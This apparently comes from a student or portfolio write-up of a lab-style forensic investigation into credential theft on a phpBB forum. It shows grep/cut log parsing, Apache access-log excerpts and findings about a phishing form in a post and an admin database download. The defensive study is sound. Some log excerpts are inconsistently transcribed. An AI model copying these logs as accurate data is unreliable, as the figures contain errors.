



Project: Forensic Investigation of phpBB Credential Theft

Simulated a credential theft incident against a phpBB forum. Using only extracted artifacts (server logs + SQLite database), I reverse-engineered the attack lifecycle: from user registration to credential theft and admin escalation. Employed **Kali Linux CLI**, **CyberChef**, and **SQLite DB Browser** to extract IOCs, decode payloads, and generate remediation checklists.



1. Executive Impact Statement

Conducted forensic analysis of a credential theft incident leveraging server access logs and phpBB database artifacts. Mapped full attacker lifecycle using CLI-based log parsing, database forensics, and IOC correlation — without live system access.



2. Core Findings (Evidence-Based)

Attack Phase

Initial Access

apooke1 registration from 10.10.0.78 via /ucp.php?mode=register
(access.log)

Credential Harvest

Malicious HTML form in **Post ID 9** → <http://10.10.0.78/update.php>
(via CyberChef)

Privilege Escalation

Admin session at 2023-04-26 10:53:51 UTC (timestamp correlation in
access.log)

Data Exfiltration

34,777-byte database download (*GET request byte count verification*)

Key Evidence



3. Tools Used (As Performed)

Tool

Kali Linux CLI

DB Browser (SQLite)

CyberChef /
CyberSafe

EpochConverter

Purpose

Log analysis

Database exploration

Decode malicious content

Convert epoch
timestamps

Result

Filtered IPs, requests, and user agents

Found credentials, posts, and timestamps

Extracted URLs, IPs from obfuscated
payloads

Created full timeline of attacker actions






4. Methodology: Documented Actions Only



4.1 Artifact Initialization

- Extracted .zip → revealed incident.tgz
- Decompressed to retrieve:
 - access.log (web server transactions)
 - phpbb.sqlite3 (forum database)





4.2 POST Request Isolation

- The `access.log` file was reviewed using CLI utilities. All HTTP `POST` requests were isolated to detect upload/form submission behavior:

```
```bash
```

```
grep POST access.log
```

```

File Actions Edit View Help
(kali㉿kali)-[~/Downloads]
$ ls
appimager-x86_64.AppImage bundlebee.zip DB.Browser.for.SQLite-v3.13.1-x86.64-v2.AppImage incident incident.tgz
$ cd incident
$ ls
access.log phpbb.sqlite3
$ cat access.log
10.10.0.78 - - [25/Apr/2023:12:07:39 +0100] "GET / HTTP/1.1" 200 4205 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /assets/css/font-awesome.min.css?assets_version=3 HTTP/1.1" 200 7390 "http://10.10.0.27/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /styles/prosilver/theme/style.css?assets_version=3 HTTP/1.1" 200 611 "http://10.10.0.27/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /styles/prosilver/theme/en/style.css?assets_version=3 HTTP/1.1" 200 422 "http://10.10.0.27/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /styles/prosilver/theme/normalize.css?v=3.2 HTTP/1.1" 200 2915 "http://10.10.0.27/styles/prosilver/theme/style.css?assets_version=3" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /styles/prosilver/theme/base.css?v=3.2 HTTP/1.1" 200 1297 "http://10.10.0.27/styles/prosilver/theme/style.css?assets_version=3" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /styles/prosilver/theme/utilities.css?v=3.2 HTTP/1.1" 200 795 "http://10.10.0.27/styles/prosilver/theme/style.css?assets_version=3" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /cron.php?cron_type=cron.task.core.tidy_warnings&sid=a6ef84d1dbe44514d987667afdf0504 HTTP/1.1" 200 256 "http://10.10.0.27/cron.php?cron_type=cron.task.core.tidy_warnings&sid=a6ef84d1dbe44514d987667afdf0504"
10.10.0.78 - - [25/Apr/2023:12:07:40 +0100] "GET /styles/prosilver/theme/buttons.css?v=3.2 HTTP/1.1" 200 1356 "http://10.10.0.27/styles/prosilver/theme/style.css?assets_version=3" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0"
```

## 4.3 IP Attribution

- Unique IPs executing POST requests were enumerated:

```
bash
grep POST access.log | cut -d '"' -f 1 | sort | uniq -c | sort -nr
```

- Identified IPs:
    - 10.10.0.78
    - 10.255.254.2
  - Saved to POST Request IPS.txt





## 4.4 Contextual Field Extraction

- Extracted IP address, request time, and URL path from each POST entry:

```
bash grep POST access.log | cut -d '"' -f 1,4,7 > post_activities.txt
```

## 4.5 Web Endpoint Analysis

- Activity centered around `phpbb.com?mode=register`
  - Manual verification confirmed interaction with the registration form, suggesting:
    - Potential user enumeration
    - Form abuse or credential stuffing patterns

The screenshot shows a Kali Linux desktop environment. At the top, a web browser window is open to the phpBB User Control Panel registration page at <https://www.phpbb.com/community/ucp.php?mode=register>. The page features the phpBB logo and a colorful illustration of various cartoon figures. Below the header, there's a navigation bar with links like About, Downloads, Customise, Support, Development, Blog, Community (which is highlighted in red), and Hosting. A search bar and a login link are also present.

At the bottom of the browser window, a message states: "This website uses cookies to ensure you get the best experience on our website. [Learn more](#)" and a "Got it!" button.

The bottom half of the screen shows a terminal window with the following command and its output:

```
(kali㉿kali)-[~/Downloads/incident]
$ grep GET access.log | cut -d ' ' -f 1,4,7
10.10.0.78 [25/Apr/2023:12:07:39] /assets/css/font-awesome.min.css?assets_version=3
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/style.css?assets_version=3
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/en/style.css?assets_version=3
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/template/forum_fn.js?assets_version=3
10.10.0.78 [25/Apr/2023:12:07:40] /assets/javascript/core.js?assets_version=3
10.10.0.78 [25/Apr/2023:12:07:40] /assets/javascript/jquery.min.js?assets_version=3
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/normalize.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/base.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/utilities.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /cron.php?cron_type=cron.task.core_tidy_warnings&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/buttons.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/links.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/cp.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/content.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/common.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/forms.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/icons.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/responsive.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/colours.css?v=3.2
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/theme/images/site_logo.gif
10.10.0.78 [25/Apr/2023:12:07:40] /assets/fonts/fontawesome-webfont.woff2?v=4.7.0
10.10.0.78 [25/Apr/2023:12:07:40] /styles/prosilver/template/ajax.js?assets_version=3
10.10.0.78 [25/Apr/2023:12:07:40] /favicon.ico
10.10.0.78 [25/Apr/2023:12:07:42] /ucp.php?mode=register&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:07:42] /cron.php?cron_type=cron.task.core_prune_notifications&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:07:47] /ucp.php?mode=confirm&confir_id=738025ac7c311fb09bb39f4dee42a6type=16s1da6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:07:47] /cron.php?cron_type=cron.task.core_tidy_cache&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:08:24] /ucp.php?mode=login&sid=a6ef84d1dbe4514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:08:24] /cron.php?cron_type=cron.task.core_tidy_search&sid=a6ef84d1dbe44514d987667af8cf504
10.10.0.78 [25/Apr/2023:12:08:27] /cron.php?cron_type=cron.task.core_tidy_sessions&sid=a6ef84d1dbe44514d987667af8cf504
10.255.254.2 [25/Apr/2023:12:08:42] /adm/index.php?id=ac1490e6c806a0c403c6c116c1d15fa6&id=12
10.255.254.2 [25/Apr/2023:12:08:42] /app.php/feed?sid=09806b0063764bf3f30292abbd0801f
```


## 4.6 📺 HTTP GET Request Inspection

- Used CLI commands to filter all HTTP GET requests from `access.log`:

```
``` bash
```


```
grep GET access.log | cut -d "" -f 1,4,7,10
```

Extracted: source IP, timestamp, requested path, and User-Agent string.



The terminal window shows the command \$ grep GET access.log | cut -d ' ' -f 1,4,7,10 being run to extract specific fields from the access log. The output lists numerous user-agent strings, mostly from the 'curl' and 'Mozilla/5.0' families, along with their timestamps and request paths. The terminal interface includes a title bar, menu bar, and a status bar indicating the current directory (~/Downloads/incident) and the time (9:07).

```
$ grep GET access.log | cut -d ' ' -f 1,4,7,10
10.10.0.78 [25/Apr/2023:12:07:39 / 4205
10.10.0.78 [25/Apr/2023:12:07:40 /assets/css/font-awesome.min.css?assets_version=3 7390
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/stylesheet.css?assets_version=3 611
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/en/stylesheet.css?assets_version=3 422
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/template/forum_fn.js?assets_version=3 7094
10.10.0.78 [25/Apr/2023:12:07:40 /assets/javascript/core.js?assets_version=3 13272
10.10.0.78 [25/Apr/2023:12:07:40 /assets/javascript/jquery.min.js?assets_version=3 34114
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/normalize.css?v=3.2 2915
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/base.css?v=3.2 1297
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/utilities.css?v=3.2 795
10.10.0.78 [25/Apr/2023:12:07:40 /cron.php?cron_type=cron.task.core.tidy_warnings&sid=a6ef84d1dbe44514d987667af8cf504 256
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/buttons.css?v=3.2 1356
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/buttons.css?v=3.2 1430
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/cp.css?v=3.2 2018
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/content.css?v=3.2 3751
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/common.css?v=3.2 5092
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/forms.css?v=3.2 2307
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/icons.css?v=3.2 1067
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/responsive.css?v=3.2 2659
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/colours.css?v=3.2 5298
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/theme/images/site_logo.gif 5356
10.10.0.78 [25/Apr/2023:12:07:40 /assets/fonts/fontawesome-webfont.woff2?v=4.7.0 7749
10.10.0.78 [25/Apr/2023:12:07:40 /styles/prosilver/template/ajax.js?assets_version=3 4163
10.10.0.78 [25/Apr/2023:12:07:40 /favicon.ico 488
10.10.0.78 [25/Apr/2023:12:07:42 /ucp.php?mode=register&sid=a6ef84d1dbe44514d987667af8cf504 3957
10.10.0.78 [25/Apr/2023:12:07:42 /cron.php?cron_type=cron.task.core.prune_notifications&sid=a6ef84d1dbe44514d987667af8cf504 256
10.10.0.78 [25/Apr/2023:12:07:47 /styles/prosilver/template/timezone.js?assets_version=3 595
10.10.0.78 [25/Apr/2023:12:07:47 /ucp.php?mode=confirm&confirm_id=j738025ac7c311fb09bb39f4dee42a&type=16&sid=a6ef84d1dbe44514d987667af8cf504 14880
10.10.0.78 [25/Apr/2023:12:07:47 /cron.php?cron_type=cron.task.core.tidy_cache&sid=a6ef84d1dbe44514d987667af8cf504 257
10.10.0.78 [25/Apr/2023:12:08:24 /ucp.php?mode=login&sid=a6ef84d1dbe44514d987667af8cf504 3483
10.10.0.78 [25/Apr/2023:12:08:24 /cron.php?cron_type=cron.task.core.tidy_sessions&sid=a6ef84d1dbe44514d987667af8cf504 256
10.10.0.78 [25/Apr/2023:12:08:27 /cron.php?cron_type=cron.task.core.tidy_sessions&sid=a6ef84d1dbe44514d987667af8cf504 9412
10.255.254.2 [25/Apr/2023:12:08:42 /adm/index.php?id=ac1490e6c806a6c0403c6c11fc1d5fa61=12 9412
10.255.254.2 [25/Apr/2023:12:08:42 /app.php/feed?sid=09806b0063764bf30292abba0801f 1725
```



The terminal window shows a screenshot was taken message with a "View image" button. The background of the terminal window shows the same log output as the previous screenshot.


```
10.10.0.78 [26/Apr/2023:11:56:28 /adm/index.php?i=acp_database&sid=eca30c1b75dc3eed1720423aa1ff95776&mode=backup 3770
10.10.0.78 [26/Apr/2023:11:56:32 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_database&mode=restore 3100
10.10.0.78 [26/Apr/2023:11:56:53 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_logs&mode=admin 3704
10.10.0.78 [26/Apr/2023:11:56:57 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_database&mode=backup 3770
10.10.0.78 [26/Apr/2023:11:57:07 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_database&mode=backup 3770
10.10.0.78 [26/Apr/2023:11:57:36 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_database&mode=main 3431
10.10.0.78 [26/Apr/2023:11:57:39 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_database&mode=main 3431
10.10.0.78 [26/Apr/2023:11:57:46 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_extensions&mode=main 3430
10.10.0.78 [26/Apr/2023:11:57:48 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_extensions&mode=main 3431
10.10.0.78 [26/Apr/2023:11:58:00 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_extensions&mode=lang_packs 2715
10.10.0.78 [26/Apr/2023:11:58:08 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_extensions&mode=lang_packs 3305
10.10.0.78 [26/Apr/2023:11:58:13 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_styles&mode=style 3305
10.10.0.78 [26/Apr/2023:11:58:18 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_php_info&icat=286&mode=info 20429
10.10.0.78 [26/Apr/2023:11:58:45 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_bots&mode=bots 4464
10.10.0.78 [26/Apr/2023:11:58:50 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_bots&mode=bots 25 3703
10.10.0.78 [26/Apr/2023:11:58:54 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776 4995
10.10.0.78 [26/Apr/2023:11:59:16 /adm/index.php?sid=eca30c1b75dc3eed1720423aa1ff95776&acp_board&mode=load 5277
